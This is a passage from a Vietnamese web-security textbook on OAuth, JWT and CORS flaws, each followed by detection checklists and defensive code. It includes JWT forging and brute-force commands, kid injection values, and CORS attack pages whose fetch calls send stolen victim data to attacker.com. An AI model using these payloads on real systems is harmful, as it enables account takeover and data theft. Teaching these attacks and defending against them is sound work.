
Mức độ nguy hiểm: Cao — Misconfigured OAuth = account takeover không cần password.

Ví dụ quen thuộc: "Đăng nhập bằng Google/GitHub/Facebook". Bạn cho phép app đó đọc email/profile mà không chia sẻ password Gmail/GitHub.

Ba bên tham gia: - **Resource Owner:** User (bạn) - **Client:** Ứng dụng thứ ba muốn truy cập - **Authorization Server / Resource Server:** Google, GitHub, Facebook

OAuth 2.0 Flows

Authorization Code Flow (Phổ biến nhất, an toàn nhất)



Key parameters: - `client_id` : ID của app đã đăng ký - `redirect_uri` : URL callback sau khi authorize - `response_type=code` : Yêu cầu authorization code - `scope` : Quyền muốn xin (email, profile, read:repo) - `state` : Random token chống CSRF

Implicit Flow (Deprecated — Không nên dùng)

```
Trực tiếp trả về access_token trong URL fragment:
redirect_uri?access_token=TOKEN&token_type=Bearer

→ Token bị lộ trong browser history, logs, Referer header
→ Đã bị deprecated trong OAuth 2.1
```

PKCE (Proof Key for Code Exchange) — Mobile/SPA

Cho native apps và SPAs không thể bảo vệ client_secret:

```
1. App generate:
   code_verifier = random_string(43-128 chars)
   code_challenge = base64url(SHA256(code_verifier))

2. /authorize request thêm:
   code_challenge=<challenge>
   code_challenge_method=S256

3. Token exchange thêm:
```

```
   code_verifier=<verifier>
   (Server verify: SHA256(verifier) == challenge)
```

Các lỗ hổng OAuth phổ biến

1. Missing State Parameter — CSRF Attack

State là random token được tạo bởi client, gửi kèm request, và verify khi nhận callback.

```
Nếu không có state parameter:

1. Hacker tạo authorization URL của hắn:
   /authorize?client_id=app&redirect_uri=https://app.com/callback

2. Hacker click URL → Auth Server redirect đến hacker's URI
   → hacker nhận auth_code NHƯNG KHÔNG DÙNG

3. Hacker tạo link cho victim với auth_code của hắn:
   https://app.com/callback?code=HACKER_CODE

4. Victim (đang login app.com) click link
   → app.com exchange HACKER_CODE → lấy access_token của hacker
   → Victim's app account giờ được link với hacker's social account
   → Hacker login vào app.com bằng social account của hắn
   → Hacker vào account của victim!
```

Phòng chống:

```
# 1. Generate state khi tạo authorization URL
import secrets
state = secrets.token_urlsafe(32)
session['oauth_state'] = state

auth_url = f"{AUTH_URL}?client_id={CLIENT_ID}&state={state}&..."
return redirect(auth_url)

# 2. Verify state trong callback
@app.route('/callback')
def oauth_callback():
    received_state = request.args.get('state')
    expected_state = session.get('oauth_state')

    if not received_state or received_state != expected_state:
        abort(400, "State mismatch — possible CSRF")

    # Proceed with code exchange
```

2. Flawed redirect_uri Validation

Auth Server phải validate redirect_uri chặt chẽ. Nếu không, hacker redirect authorization code đến domain của hắn.

```
Đăng ký: redirect_uri=https://app.com/callback

Tấn công:
/authorize?redirect_uri=https://app.com/callback/../../../evil-path
/authorize?redirect_uri=https://app.com.attacker.com/callback
/authorize?redirect_uri=https://app.com/callback%2F%2F%40attacker.com

Sau khi user authorize:
Auth Server redirect đến attacker.com với auth code
→ Hacker exchange code → access_token của victim
```

Bypass kỹ thuật:

```
Path traversal: /callback/../leak
Open redirect: /callback?next=https://attacker.com
Subdomain: evil.app.com
Port: app.com:8080
```

Phòng chống: Auth Server phải dùng exact string match, không regex match.

3. Token Leakage qua Referer

Với Implicit Flow (deprecated):

```
access_token trong URL fragment:
https://app.com/callback#access_token=TOKEN

→ Nếu app load external resources (images, analytics):
Referer: https://app.com/callback#access_token=TOKEN
→ Token bị gửi đến external servers trong Referer header
```

4. Improper Token Validation

```
# SAI: Trust access_token payload mà không verify với Auth Server
def login_with_oauth():
    token = request.headers.get('Authorization').split(' ')[1]
    # Decode JWT token
    payload = jwt.decode(token, verify=False)  # ← NGUY HIỂM!
    user_id = payload['sub']
    return login_as(user_id)

# ĐÚNG: Verify token với Auth Server
def login_with_oauth():
    token = request.args.get('code')
    # Exchange code cho token
    token_response = requests.post(TOKEN_URL, data={
        'code': token,
        'client_id': CLIENT_ID,
        'client_secret': CLIENT_SECRET,
        'redirect_uri': REDIRECT_URI,
    })
    access_token = token_response.json()['access_token']

    # Verify với Auth Server để lấy user info
    user_info = requests.get(USERINFO_URL, headers={
        'Authorization': f'Bearer {access_token}'
    }).json()

    return login_as(user_info['sub'])
```

5. Scope Escalation

```
Trong Implicit Flow:
/authorize?scope=profile

→ Sau khi nhận token, hacker modify request:
GET /api/emails HTTP/1.1
Authorization: Bearer <token>
X-OAuth-Scope: email    ← thêm scope

→ Nếu Resource Server không verify scope từ Auth Server
→ Hacker truy cập email dù chỉ request scope=profile
```

6. Account Takeover qua Email không được verify

```
Scenario:
1. Hacker register social account với email: victim@example.com
   (Google/GitHub không verify email ngay lập tức)
2. Hacker OAuth login vào app bằng social account này
3. App match bằng email: victim@example.com → login vào account victim

→ Hacker chiếm quyền account mà không cần password
```

Phòng chống: Không dùng email làm unique identifier cho OAuth login. Dùng provider + provider_user_id.

Kịch bản tấn công: redirect_uri bypass

```
Target: App đăng ký redirect_uri=https://example.com/callback

1. App có open redirect:
   GET /redirect?url=https://attacker.com → 302 to attacker.com

2. Hacker craft URL:
```

```
   /authorize?
     client_id=CLIENT_ID
     &redirect_uri=https://example.com/redirect?url=https://attacker.com
     &response_type=code
     &scope=email

3. Auth Server validate: https://example.com/redirect... ✓ (domain match)
4. User authorize
5. Auth Server redirect đến:
   https://example.com/redirect?url=https://attacker.com&code=AUTH_CODE
6. App's open redirect sends user to:
   https://attacker.com?code=AUTH_CODE

7. Hacker exchange code:
   POST /token?code=AUTH_CODE&client_id=...&client_secret=...
   → access_token của victim!
```

Cách phát hiện

```
□ Không có state parameter trong authorization URL
□ State parameter predictable hoặc không verified
□ redirect_uri được accept khi thêm path traversal sequences
□ Auth Server accept partial domain match
□ Token trong URL (Implicit Flow)
□ App không verify token với Auth Server (chỉ decode JWT)
□ Email được dùng làm identifier mà không check verified status
□ Authorization code có thể reuse nhiều lần
□ Thiếu PKCE với native/SPA apps
```

Phòng chống

```python
# Complete OAuth implementation với security best practices

class OAuthClient:
    def start_login(self):
        # Generate và lưu state
        state = secrets.token_urlsafe(32)
        # Generate PKCE (nếu là public client)
        code_verifier = secrets.token_urlsafe(64)
        code_challenge = base64.urlsafe_b64encode(
            hashlib.sha256(code_verifier.encode()).digest()
        ).rstrip(b'=').decode()

        session['oauth_state'] = state
        session['code_verifier'] = code_verifier

        params = {
            'client_id': CLIENT_ID,
            'redirect_uri': REDIRECT_URI,  # Hardcoded, không từ user input
            'response_type': 'code',
            'scope': 'openid email profile',
            'state': state,
            'code_challenge': code_challenge,
            'code_challenge_method': 'S256',
        }
        return redirect(f"{AUTH_URL}?" + urlencode(params))

    def handle_callback(self):
        # 1. Verify state
        if request.args.get('state') != session.pop('oauth_state', None):
            abort(400)

        # 2. Exchange code
        code = request.args.get('code')
        token_response = requests.post(TOKEN_URL, data={
            'grant_type': 'authorization_code',
            'code': code,
            'redirect_uri': REDIRECT_URI,
            'client_id': CLIENT_ID,
            'client_secret': CLIENT_SECRET,
            'code_verifier': session.pop('code_verifier', ''),
        })

        if token_response.status_code != 200:
```

```
            abort(401)

        tokens = token_response.json()

        # 3. Verify với UserInfo endpoint
        user_info = requests.get(USERINFO_URL, headers={
            'Authorization': f"Bearer {tokens['access_token']}"
        }).json()

        # 4. Link bằng provider + sub (không phải email)
        user = User.find_or_create(
            provider='google',
            provider_user_id=user_info['sub'],  # Unique ID của provider
            email=user_info['email'],
            email_verified=user_info.get('email_verified', False)
        )

        if not user.email_verified:
            abort(403, "Email not verified with provider")

        session['user_id'] = user.id
        return redirect('/dashboard')
```

Góc nhìn DevOps

OAuth với Kubernetes — Dex / OAuth2 Proxy:

```
# oauth2-proxy cho Kubernetes Ingress
apiVersion: v1
kind: ConfigMap
metadata:
  name: oauth2-proxy-config
data:
  config: |
    provider = "github"
    client-id = "..."
    client-secret = "..."
    # Restrict to specific GitHub org
    github-org = "mycompany"
    cookie-secure = true
    cookie-httponly = true
    cookie-samesite = "lax"
```

Secrets cho OAuth trong K8s:

```
# Không hardcode client_secret trong config files
kubectl create secret generic oauth-credentials \
  --from-literal=client-id=xxx \
  --from-literal=client-secret=yyy \
  --namespace production
```

Tóm tắt

- OAuth 2.0 là về authorization, không phải authentication — OpenID Connect (OIDC) thêm authentication layer.
- Authorization Code Flow + PKCE là secure nhất — dùng cho mọi app mới.
- Implicit Flow đã deprecated — tránh hoàn toàn.
- State parameter bắt buộc để chống CSRF.
- redirect_uri phải exact match — không regex, không partial.
- Không dùng email làm identifier vì có thể chưa verified.
- Verify token với Auth Server — đừng chỉ decode JWT locally.

Câu hỏi ôn tập

1. Sự khác nhau giữa Authorization Code Flow và Implicit Flow là gì? Tại sao Implicit Flow deprecated?
2. State parameter trong OAuth bảo vệ chống loại tấn công nào? Mô tả attack scenario.
3. Tại sao không nên dùng email làm identifier khi implement OAuth login?
4. PKCE là gì và tại sao cần thiết cho mobile/SPA apps?

5. Nếu Auth Server dùng partial domain match cho redirect_uri validation, hacker có thể exploit như thế nào?

Chương 8: JWT — JSON Web Token

Khái niệm

JWT (JSON Web Token — Token Web dạng JSON) là chuẩn mở (RFC 7519) để truyền thông tin giữa các bên dưới dạng JSON object được ký số. JWT thường dùng thay thế server-side session để authentication stateless.

Mức độ nguy hiểm: Cao — JWT implementation lỗi cho phép hacker giả mạo identity hoặc leo thang đặc quyền.

Cấu trúc JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjEzMzcsInJvbGUiOiJ1c2VyIn0.abc123
|──────────────────────────────────────| |──────────────────────────────────────| |────|
               Header                                Payload                   Signature
```

Ba phần, ngăn cách bằng dấu chấm, mỗi phần là Base64URL encoded.

Header:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Payload (Claims):

```
{
  "sub": "1337",
  "username": "alice",
  "role": "user",
  "iat": 1609459200,
  "exp": 1609462800
}
```

Signature:

```
HMACSHA256(
  base64url(header) + "." + base64url(payload),
  secret_key
)
```

> ***Quan trọng:*** *JWT được **ký số** (signed), không phải **mã hóa** (encrypted). Header và payload có thể đọc được bởi bất kỳ ai có token. Đừng để sensitive data trong payload trừ khi dùng JWE.*

Decode JWT

```
# Decode nhanh bằng base64
echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9" | base64 -d
# Output: {"alg":"HS256","typ":"JWT"}

# Dùng jwt.io (online) hoặc:
pip install PyJWT
python3 -c "import jwt; print(jwt.decode('TOKEN', options={'verify_signature': False}))"
```

Các lỗ hổng JWT

1. Algorithm: None Attack

Thuật toán `none` chỉ định "không cần signature". JWT với `alg: none` không cần ký, bất kỳ payload nào cũng được accept.

```
# Tạo JWT với alg: none
header = base64url({"alg": "none", "typ": "JWT"})
```

```
payload = base64url({"userId": 1, "role": "admin"})
signature = ""  # Không có signature

token = f"{header}.{payload}."
```

Bypass filter:

```
Nếu server check "alg" != "none" (case-sensitive):
→ Thử: "None", "NONE", "nOnE", "NoNe"
→ Một số libraries accept các biến thể này
```

Lab PortSwigger: Dùng Burp JWT Editor extension: 1. Intercept request với JWT 2. JWT Editor → Edit payload: role=admin 3. Attack → None signing algorithm 4. Forward request

2. Weak Secret — Brute Force

HMAC algorithms (HS256/HS384/HS512) dùng symmetric key. Nếu key yếu, có thể brute force.

```
# Brute force JWT secret bằng hashcat
hashcat -a 0 -m 16500 \
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjEzMzd9.abc123 \
  /usr/share/wordlists/rockyou.txt

# Hoặc dùng jwt-cracker
npm install -g jwt-cracker
jwt-cracker eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.hash "secret"

# Secret phổ biến bị tìm thấy:
# "secret", "password", "key", "jwt_secret", "your-256-bit-secret"
```

Sau khi có secret, ký lại JWT với bất kỳ payload nào:

```
import jwt
secret = "secret"
fake_token = jwt.encode(
    {"userId": 1, "role": "admin"},
    secret,
    algorithm="HS256"
)
```

3. Algorithm Confusion (RS256 → HS256)

Đây là tấn công tinh vi nhất với JWT.

Background: - RS256: Dùng private key để ký, public key để verify (asymmetric) - HS256: Dùng cùng secret key để ký và verify (symmetric)

```
Server:
- Tạo token: ký bằng RSA private key (RS256)
- Verify token: dùng RSA public key

Library API:
verify(token, key):
    alg = token.header.alg
    if alg == "RS256":
        verify_rsa(token, key)  # key = public key
    elif alg == "HS256":
        verify_hmac(token, key)  # key = secret
```

Attack:

```
1. Lấy public key của server (thường exposed tại /jwks.json hoặc /.well-known/jwks.json)
2. Tạo JWT mới với:
   - alg: HS256 (thay vì RS256)
   - Payload: role=admin
3. Ký JWT bằng public key như thể nó là HMAC secret
4. Server nhận token:
   - Thấy alg=HS256
   - Verify bằng HS256 với... public key (vì đó là "key" được cấu hình)
   - Public key = secret trong HMAC context
   → Verify thành công! Hacker đã forge token
```

```
# Algorithm confusion attack
import jwt
```

```
from cryptography.hazmat.primitives import serialization

# 1. Get public key từ /jwks.json
public_key = load_public_key_from_jwks()

# 2. Convert sang PEM format
public_key_pem = public_key.public_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PublicFormat.SubjectPublicKeyInfo
)

# 3. Sign với HS256 dùng public key làm secret
forged_token = jwt.encode(
    {"userId": 1, "role": "admin"},
    public_key_pem,  # public key làm HMAC secret!
    algorithm="HS256"
)
```

4. JWK Header Injection

JWT header có thể chứa `jwk` (JSON Web Key) — key dùng để verify chính token đó.

```
{
  "alg": "RS256",
  "typ": "JWT",
  "jwk": {
    "kty": "RSA",
    "e": "AQAB",
    "kid": "attacker-key",
    "n": "ATTACKER_PUBLIC_KEY_MODULUS"
  }
}
```

Attack:

```
1. Hacker generate cặp RSA key mới
2. Tạo JWT với:
   - Header: jwk = hacker's public key
   - Payload: role=admin
   - Signed với hacker's private key
3. Server nhận token:
   - Đọc jwk từ header
   - Verify signature dùng key trong jwk
   - Hacker's private key → hacker's public key → verify thành công!

→ Server verify token do hacker tạo mà không biết đây là tấn công
```

Dùng Burp JWT Editor: 1. Generate RSA key pair 2. Attack → Embedded JWK 3. Modify payload 4. Sign với private key

5. jku (JWK Set URL) Injection

```
{
  "alg": "RS256",
  "jku": "https://attacker.com/jwks.json"
}
```

Server fetch public key từ URL trong header để verify. Nếu server không validate URL:

```
1. Hacker host jwks.json trên server của hắn với public key của hắn
2. Tạo JWT với jku trỏ đến server của hắn
3. Server fetch key → verify → thành công!
```

6. kid (Key ID) Injection

`kid` parameter chỉ định key nào được dùng để verify. Nếu server dùng `kid` để lookup file hoặc database:

Path Traversal:

```
{
  "kid": "../../dev/null"
}
```

Server verify với empty secret → bypass nếu server sign payload với empty secret.

SQL Injection:

```
{
  "kid": "' UNION SELECT 'attacker_secret'-- -"
}
```

Server query DB với kid → trả về attacker's secret → server verify với attacker's secret → hacker sign với secret đó → thành công.

Cách phát hiện

```
□ Decode JWT header: alg là gì?
□ Thử alg: none/None/NONE → server có reject không?
□ /jwks.json hoặc /.well-known/jwks.json public key có exposed không?
□ Brute force secret (với HS256)
□ Server có jwks.json endpoint không → algorithm confusion risk
□ kid parameter có validate không?
□ Token không expire (thiếu exp claim)?
□ Sensitive data trong payload (password, PII)?
```

Phòng chống

```
# Python với PyJWT — đúng cách

import jwt
from jwt.exceptions import InvalidTokenError

# 1. Luôn specify algorithms rõ ràng
def verify_token(token: str) -> dict:
    try:
        payload = jwt.decode(
            token,
            key=settings.JWT_PUBLIC_KEY,  # hoặc secret
            algorithms=["RS256"],  # Whitelist, không cho "none"
            options={
                "require": ["exp", "iat", "sub"],  # Required claims
                "verify_exp": True,
                "verify_iat": True,
            }
        )
        return payload
    except InvalidTokenError as e:
        raise AuthenticationError(f"Invalid token: {e}")

# 2. Tạo token an toàn
def create_token(user_id: int) -> str:
    payload = {
        "sub": str(user_id),
        "iat": datetime.utcnow(),
        "exp": datetime.utcnow() + timedelta(hours=1),
        "jti": secrets.token_urlsafe(16),  # JWT ID để prevent reuse
    }
    return jwt.encode(payload, settings.JWT_PRIVATE_KEY, algorithm="RS256")

# 3. Token rotation và revocation
class TokenBlacklist:
    def __init__(self, redis):
        self.redis = redis

    def revoke(self, jti: str, exp: int):
        ttl = exp - int(time.time())
        if ttl > 0:
            self.redis.setex(f"revoked:{jti}", ttl, "1")

    def is_revoked(self, jti: str) -> bool:
        return self.redis.exists(f"revoked:{jti}")
```

Secret Management:

```
# JWT secret phải đủ mạnh
# HS256 cần ít nhất 256-bit key
openssl rand -hex 64  # 512-bit hex string
```

```
# RS256 cần key pair
openssl genrsa -out private.pem 2048
openssl rsa -in private.pem -pubout -out public.pem

# Lưu trong Vault hoặc K8s Secret
kubectl create secret generic jwt-keys \
  --from-file=private.pem \
  --from-file=public.pem
```

Góc nhìn DevOps

JWT Validation ở API Gateway:

```
# Kong Gateway: validate JWT
plugins:
  - name: jwt
    config:
      key_claim_name: kid
      claims_to_verify:
        - exp
      secret_is_base64: false
      # Chỉ allow specific algorithms
      algorithms:
        - RS256
```

Monitoring JWT anomalies:

```
# Log và alert khi detect suspicious JWT usage
def log_jwt_validation(token_payload: dict, request):
    event = {
        "sub": token_payload.get("sub"),
        "iat": token_payload.get("iat"),
        "exp": token_payload.get("exp"),
        "ip": request.remote_addr,
        "user_agent": request.user_agent.string
    }

    # Alert: token dùng sau khi logout (revoked)
    if is_revoked(token_payload.get("jti")):
        alert("Revoked token usage attempt", event)

    # Alert: token từ unexpected IP (nếu có IP binding)
    if token_payload.get("ip") != request.remote_addr:
        alert("JWT used from different IP", event)
```

Tóm tắt

- JWT là signed, không phải encrypted — đừng để secret data trong payload.
- `alg: none` attack: disable bằng cách whitelist algorithms.
- Weak secret: dùng ít nhất 256-bit random secret hoặc RSA 2048+.
- Algorithm confusion: server phải verify algorithm match expected.
- JWK/jku injection: không trust key từ token header.
- kid injection: validate và sanitize kid parameter.
- Dùng `exp` và `jti` để limit token lifetime và enable revocation.
- Prefer RS256 (asymmetric) hơn HS256 (symmetric) cho microservices.

Câu hỏi ôn tập

1. Tại sao JWT được gọi là “signed” chứ không phải “encrypted”? Implication là gì?
2. Algorithm confusion attack (RS256 → HS256) hoạt động như thế nào?
3. Làm thế nào để revoke JWT trước khi nó expire tự nhiên?
4. jku injection khác jwk injection ở điểm nào?
5. Khi nào nên dùng RS256 thay vì HS256?

Chương 9: CORS — Cross-Origin Resource Sharing

Khái niệm

CORS (Cross-Origin Resource Sharing — Chia sẻ tài nguyên qua các origin) là cơ chế browser cho phép hoặc từ chối web pages truy cập tài nguyên từ domain khác.

Mức độ nguy hiểmal: Trung bình-Cao — CORS misconfiguration cho phép trang web độc hại đọc dữ liệu nhạy cảm từ API của bạn.

Trước khi hiểu CORS, cần hiểu **Same-Origin Policy** (Chính sách cùng nguồn gốc).

Same-Origin Policy (SOP)

SOP là security mechanism của browser: một trang web chỉ có thể đọc response từ cùng một **origin**.

Origin = scheme + hostname + port:

```
https://example.com:443 ← origin

https://example.com/api       ← SAME origin (scheme, host, port giống)
https://example.com:8080/api  ← DIFFERENT origin (port khác)
http://example.com/api        ← DIFFERENT origin (scheme khác)
https://api.example.com/api   ← DIFFERENT origin (subdomain khác)
https://other.com/api         ← DIFFERENT origin (domain khác)
```

SOP cho phép: - Gửi cross-origin requests (GET/POST) — browser gửi nhưng JS không đọc được response - Load images, scripts, stylesheets từ cross-origin - Redirect cross-origin

SOP chặn: - JavaScript đọc response từ cross-origin fetch/XHR - Access cookies, localStorage của origin khác

CORS cho phép bypass SOP có kiểm soát

Server có thể cho phép specific origins truy cập bằng CORS headers:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://trusted-app.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Headers: Content-Type, Authorization
```

Preflight Request (OPTIONS):

Với “non-simple” requests (PUT, DELETE, custom headers), browser gửi OPTIONS request trước:

```
OPTIONS /api/data HTTP/1.1
Origin: https://trusted-app.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: Content-Type, Authorization

HTTP/1.1 204 No Content
Access-Control-Allow-Origin: https://trusted-app.com
Access-Control-Allow-Methods: GET, POST, PUT
Access-Control-Allow-Headers: Content-Type, Authorization
Access-Control-Max-Age: 3600
```

CORS Misconfigurations

1. Reflect Any Origin

```
# SAI: Reflect Origin header vô điều kiện
@app.after_request
def add_cors(response):
    origin = request.headers.get('Origin')
    response.headers['Access-Control-Allow-Origin'] = origin  # ← NGUY HIỂM!
    response.headers['Access-Control-Allow-Credentials'] = 'true'
    return response
```

Khai thác:

```
<!-- Trang của hacker: attacker.com -->
<script>
fetch('https://api.victim.com/api/sensitive-data', {
    credentials: 'include'  // Gửi kèm cookies của victim
})
.then(r => r.json())
.then(data => {
    // Hacker đọc được data của victim!
    fetch('https://attacker.com/steal?data=' + JSON.stringify(data));
});
</script>
```

2. Whitelist Validation Lỗi

```
# SAI: regex/string match không chặt chẽ
def is_allowed_origin(origin):
    # Intended: chỉ allow example.com và subdomains
    return 'example.com' in origin

# Bypass:
# attacker-example.com  → chứa "example.com" → pass!
# example.com.attacker.com → chứa "example.com" → pass!
```

```
# ĐÚNG: exact match hoặc regex chặt chẽ
import re

ALLOWED_ORIGINS = {
    "https://example.com",
    "https://app.example.com",
    "https://staging.example.com"
}

def is_allowed_origin(origin):
    return origin in ALLOWED_ORIGINS

# Hoặc nếu cần regex:
ALLOWED_PATTERN = re.compile(r'^https://([a-z]+\.)?example\.com$')
def is_allowed_origin(origin):
    return bool(ALLOWED_PATTERN.match(origin))
```

3. Null Origin Whitelist

```
# SAI: Allow null origin (thường dùng cho local dev)
if origin == 'null':
    response.headers['Access-Control-Allow-Origin'] = 'null'
```

Tạo null origin:

```
<!-- Null origin được tạo bởi: sandboxed iframe, file://, data: URI -->
<iframe sandbox="allow-scripts" srcdoc="
<script>
fetch('https://api.victim.com/sensitive', {credentials: 'include'})
  .then(r => r.json())
  .then(data => parent.postMessage(data, '*'));
</script>
">
</iframe>
```

Sandboxed iframe gửi requests với `Origin: null`. Nếu server accept null → hacker bypass.

4. Wildcard + Credentials (Impossible Combination)

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

Browser **từ chối** combination này — không cho phép gửi credentials với wildcard.

Tuy nhiên một số app cố bypass bằng cách reflect Origin khi request có credentials → tương đương wildcard nhưng bypass browser check.

5. Trusted Subdomain bị XSS

```
Access-Control-Allow-Origin: https://subdomain.example.com
```

Nếu subdomain.example.com bị XSS:

```
1. Hacker inject script vào subdomain.example.com
2. Script chạy với origin: subdomain.example.com
3. Fetch https://api.example.com/data → CORS pass (trusted origin)
4. Đọc sensitive data → gửi cho hacker
```

Kịch bản tấn công: API Data Theft

```
Target: api.bank.com - endpoint GET /api/balance trả về số dư tài khoản
CORS config: Reflect any origin với credentials

Hacker host trang tại: attacker.com/steal.html
```

```
<!-- attacker.com/steal.html -->
<!DOCTYPE html>
<html>
<body>
<script>
// Victim phải đã login bank.com trong cùng browser
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://api.bank.com/api/balance', true);
xhr.withCredentials = true;  // Gửi kèm bank.com cookies

xhr.onreadystatechange = function() {
    if (xhr.readyState === 4) {
        // Gửi balance về cho hacker
        fetch('https://attacker.com/collect?data=' +
              encodeURIComponent(xhr.responseText));
    }
};
xhr.send();
</script>
</body>
</html>
```

```
Attack flow:
1. Victim đã login bank.com
2. Hacker gửi link: attacker.com/steal.html (qua email, chat)
3. Victim click → page load → fetch đến api.bank.com
4. CORS: Origin: attacker.com → server reflect → response có ACAO: attacker.com
5. Browser cho JS đọc response → balance bị lộ
6. Gửi về attacker.com
```

Cách phát hiện

```
# Test CORS manually
curl -H "Origin: https://attacker.com" \
     -H "Cookie: session=victim_token" \
     https://api.example.com/sensitive \
     -I

# Check response:
# Có Access-Control-Allow-Origin: https://attacker.com không?
# Có Access-Control-Allow-Credentials: true không?

# Test null origin
curl -H "Origin: null" https://api.example.com/sensitive -I

# Test subdomain bypass
curl -H "Origin: https://attacker-example.com" https://api.example.com/sensitive -I
```

Checklist:

```
□ Server reflect bất kỳ Origin nào?
□ Null origin được accept?
□ ACAO: * kết hợp với Allow-Credentials: true?
```

```
□ Whitelist validation có bypass được bằng prefix/suffix?
□ Trusted subdomains có bị XSS không?
□ HTTP origin được accept dù server là HTTPS?
□ Có endpoints nhạy cảm không cần auth nhưng return sensitive data?
```

Phòng chống

```python
# Flask CORS implementation an toàn

ALLOWED_ORIGINS = frozenset([
    "https://app.example.com",
    "https://admin.example.com",
])

@app.after_request
def cors_handler(response):
    origin = request.headers.get('Origin')

    if origin and origin in ALLOWED_ORIGINS:
        response.headers['Access-Control-Allow-Origin'] = origin
        response.headers['Access-Control-Allow-Credentials'] = 'true'
        response.headers['Access-Control-Allow-Methods'] = 'GET, POST, PUT, DELETE'
        response.headers['Access-Control-Allow-Headers'] = 'Content-Type, Authorization'
        response.headers['Vary'] = 'Origin'  # Quan trọng: cho cache biết response thay đổi theo Origin

    return response

@app.route('/api/preflight', methods=['OPTIONS'])
def preflight():
    response = make_response()
    cors_handler(response)
    response.headers['Access-Control-Max-Age'] = '3600'
    return response, 204
```

Nginx CORS:

```
# Nginx CORS cho phép specific origins
map $http_origin $cors_origin {
    default "";
    "https://app.example.com" "https://app.example.com";
    "https://admin.example.com" "https://admin.example.com";
}

server {
    location /api/ {
        if ($cors_origin) {
            add_header 'Access-Control-Allow-Origin' $cors_origin always;
            add_header 'Access-Control-Allow-Credentials' 'true' always;
            add_header 'Vary' 'Origin' always;
        }

        if ($request_method = 'OPTIONS') {
            add_header 'Access-Control-Allow-Methods' 'GET, POST, PUT, DELETE' always;
            add_header 'Access-Control-Allow-Headers' 'Content-Type, Authorization' always;
            add_header 'Access-Control-Max-Age' 3600;
            return 204;
        }
    }
}
```

Góc nhìn DevOps

Kubernetes Ingress CORS:

```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  annotations:
    nginx.ingress.kubernetes.io/enable-cors: "true"
    nginx.ingress.kubernetes.io/cors-allow-origin: "https://app.example.com"
    nginx.ingress.kubernetes.io/cors-allow-credentials: "true"
    nginx.ingress.kubernetes.io/cors-allow-methods: "GET, POST, PUT, DELETE"
```

```
    nginx.ingress.kubernetes.io/cors-allow-headers: "Content-Type, Authorization"
    # KHÔNG dùng: cors-allow-origin: "*" với credentials
```

Environment-specific CORS config:

```
# Khác nhau giữa environments
ALLOWED_ORIGINS = {
    'production': [
        'https://app.example.com',
        'https://admin.example.com'
    ],
    'staging': [
        'https://staging.example.com',
        'https://staging-admin.example.com'
    ],
    'development': [
        'http://localhost:3000',
        'http://localhost:3001'
    ]
}

# Load từ environment variable
env = os.environ.get('APP_ENV', 'development')
allowed = ALLOWED_ORIGINS.get(env, [])
```

Tóm tắt

- SOP ngăn JavaScript đọc cross-origin responses — CORS là cơ chế để selectively allow.
- Reflect bất kỳ Origin nào kèm credentials = hoàn toàn bypass SOP.
- Whitelist validation phải exact match — substring match bị bypass.
- Null origin phải bị block trong production.
- Dùng `Vary: Origin` header để cache hoạt động đúng.
- Trusted subdomain bị XSS → CORS bị exploit.
- Không bao giờ dùng `Access-Control-Allow-Origin: *` với `Allow-Credentials: true`.

Câu hỏi ôn tập

